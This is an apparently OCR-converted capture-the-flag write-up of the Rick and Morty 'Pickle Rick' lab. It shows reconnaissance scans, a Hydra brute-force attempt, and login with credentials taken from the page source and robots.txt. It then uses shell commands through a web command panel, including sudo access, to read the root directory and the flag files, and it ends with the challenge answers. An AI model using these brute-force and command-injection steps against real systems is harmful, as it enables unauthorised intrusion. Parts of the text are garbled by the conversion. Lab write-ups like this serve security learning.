
Rick and Morty CTF

First we do an nmap scan on the target:

Ports 22 and 80 are open. Let's take a look at the website:



Help Morty!


Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to *BURRRP*....Morty, logon to my computer and find the last three secret ingredients to finish my picklereverse potion. The only problem is, I have no idea what the *BURRRRRRRP*, password was! Help Morty, Help!

The text on the website suggests using BurpSuite, so we will keep that in mind for later.

Let's do a gobuster scan to see if we can find any more relevant web pages:

While that was running, I took a look at robots.txt.



I am unclear as to what exactly this is, but it is unique, so it must be relevant. Next, looking at the gobuster results we can see access to some directories and data in the /assets path




Index of /assets

<u>Name</u>	Last modified	Size Description
Parent Directory		-
bootstrap.min.css	2019-02-10 16:37	119K
bootstrap.min.js	2019-02-10 16:37	37K
💁 <u>fail.gif</u>	2019-02-10 16:37	49K
🔁 <u>jquery.min.js</u>	2019-02-10 16:37	85K
picklerick.gif	2019-02-10 16:37	222K
p <u>ortal.jpg</u>	2019-02-10 16:37	50K
<u>rickandmorty.jpe</u> g	2019-02-10 16:37	488K

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

And we are forbidden at /server-status



Forbidden

You don't have permission to access /server-status on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.102.32 Port 80

there was nothing too fun in the files listed in /asset, but back on the main page, the source has a username, and with port 22 open we can use the tool hydra to attempt to brute force a login:

```
http://10.10.102.32/ — Mozilla Firefox
                  Rick is sup4r cool
                                                                                                                                    http://10.10.102.32/
                                 C G
                                                                                                  diew-source:http://10.10.102.32/
                                                                                                                                                                                                                                                                                                                                                                                       ☆
                                                                                                                                                                                                                                                                                                                                                                                                                                   \odot
                                                                                                                                                                                                                                                                                                                                                                                                                                                                       பி
                                                                                                                                                                                                                                                                                                                                                                                                                                                 - 🐼
                                                                                                            TryHackMe Support ** Offline CyberChef ** Revshell Generator ** Reverse Shell Cheat S...
     TryHackMe | Learn Cy...
     1 <!DOCTYPE html>
            <html lang="en">
                    <title>Rick is sup4r cool</title>

**cette*RICK IS Sup4r coot
*meta charset="utf-8">

*meta name="viewport" content="width=device-width, initial-scale=1">

*link rel="stylesheet" href="assets/bootstrap.min.css">

*script src="assets/jquery.min.js">

*script src="assets/jquery.min.js"

*script src="assets/jque
                                           ot src="<u>assets/bootstrap.min.js</u>"></script>
ijumbotron {
  background-image: url("assets/rickandmorty.jpeg");
  background-size: cover;
  height: 340px;
                    <div class="container">
                         Note to self, remember username!
                         Username: R1ckRul3s
```


```
root@ip-10-10-121-42:/usr/share/wordlists# hydra -l R1ckRul3s -P rockyou.txt 10.10.102.32 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-03-19 22:33:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking ssh://10.10.102.32:22/
[ERROR] target ssh://10.10.102.32:22/ does not support password authentication.
```


This brute force method failed, so there must be another authentication mechanism of sorts, or a login page hidden somewhere. I ran gobuster again, this time looking at additional extensions:

gobuster dir -u http://10.10.102.32 -w directory-list-2.3-medium.txt
-x php,sh, txt,cgi,html,css,js,py


denied.php redirects to login.php and login.php and portal.php both load this login page. Now we can do hydra on this webpage using the username we found before:



Via YouTube, how to brute force a login forum with hydra:




This yielded no results and I ran into a wall. Caving, I looked at the hints and apparently, robots.txt is the password (this one was definitely a weird one and not too intuitive).



User: R1ckRul3s

Password: Wubbalubbadubdub

After a successful login, we get to a command panel, perfect for command injections.






ls yields:


Command Panel

Commands

Execute

Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt





cd /home/rick; ls

Command Panel




Figure out if it is a txt, directory, jpg, etc.

cd /home/rick; file "second ingredients"

Execute

second ingredients: ASCII text

cat didnt work, after some googling, the "tac" command will seem to suffice

Command Panel

cd /home/rick; tac "second ingredients"

Execute

1 jerry tear

Next we look into "ubuntu"

cd /home/ubuntu; ls -a

Command Panel

cd /home/ubuntu; Is -a

Execute

```
.
.bash_history
.bash_logout
.bashrc
.cache
.profile
.ssh
.sudo_as_admin_successful
.viminfo
```

cd /home/ubuntu; Is -la

Execute

```
total 40
drwxr-xr-x 4 ubuntu ubuntu 4096 Feb 10 2019 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 .
-rw------ 1 ubuntu ubuntu 320 Feb 10 2019 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31 2015 .bashrc
drwx----- 2 ubuntu ubuntu 4096 Feb 10 2019 .cache
-rw-r--r-- 1 ubuntu ubuntu 655 May 16 2017 .profile
drwx----- 2 ubuntu ubuntu 4096 Feb 10 2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu 4096 Feb 10 2019 .sudo_as_admin_successful
-rw----- 1 ubuntu ubuntu 4267 Feb 10 2019 .viminfo
```

Command Panel

sudo -l

Execute

```
Matching Defaults entries for www-data on ip-10-10-116-103.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on ip-10-10-116-103.eu-west-1.compute.internal:

(ALL) NOPASSWD: ALL
```

Looks like we can execute any command

```
(ALL) NOPASSWD: ALL
```

sudo cd /root; ls

Commands

Execute

Sup3rS3cretPick13Ingred.txt assets clue.txt denied.php index.html login.php portal.php robots.txt

Nothing relevant

sudo ls /root

Command Panel

Commands

Execute

3rd.txt snap

Command Panel

sudo tac /root/3rd.txt

Execute

3rd ingredients: fleeb juice

This Rick and Morty-themed challenge requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human from a pickle.

Deploy the virtual machine on this task and explore the web application: ${\tt MACHINE_IP}$

Answer the questions below What is the first ingredient that Rick needs? mr. meeseek hair Correct Answer What is the second ingredient in Rick's potion? 1 jerry tear Correct Answer What is the last and final ingredient? fleeb juice Correct Answer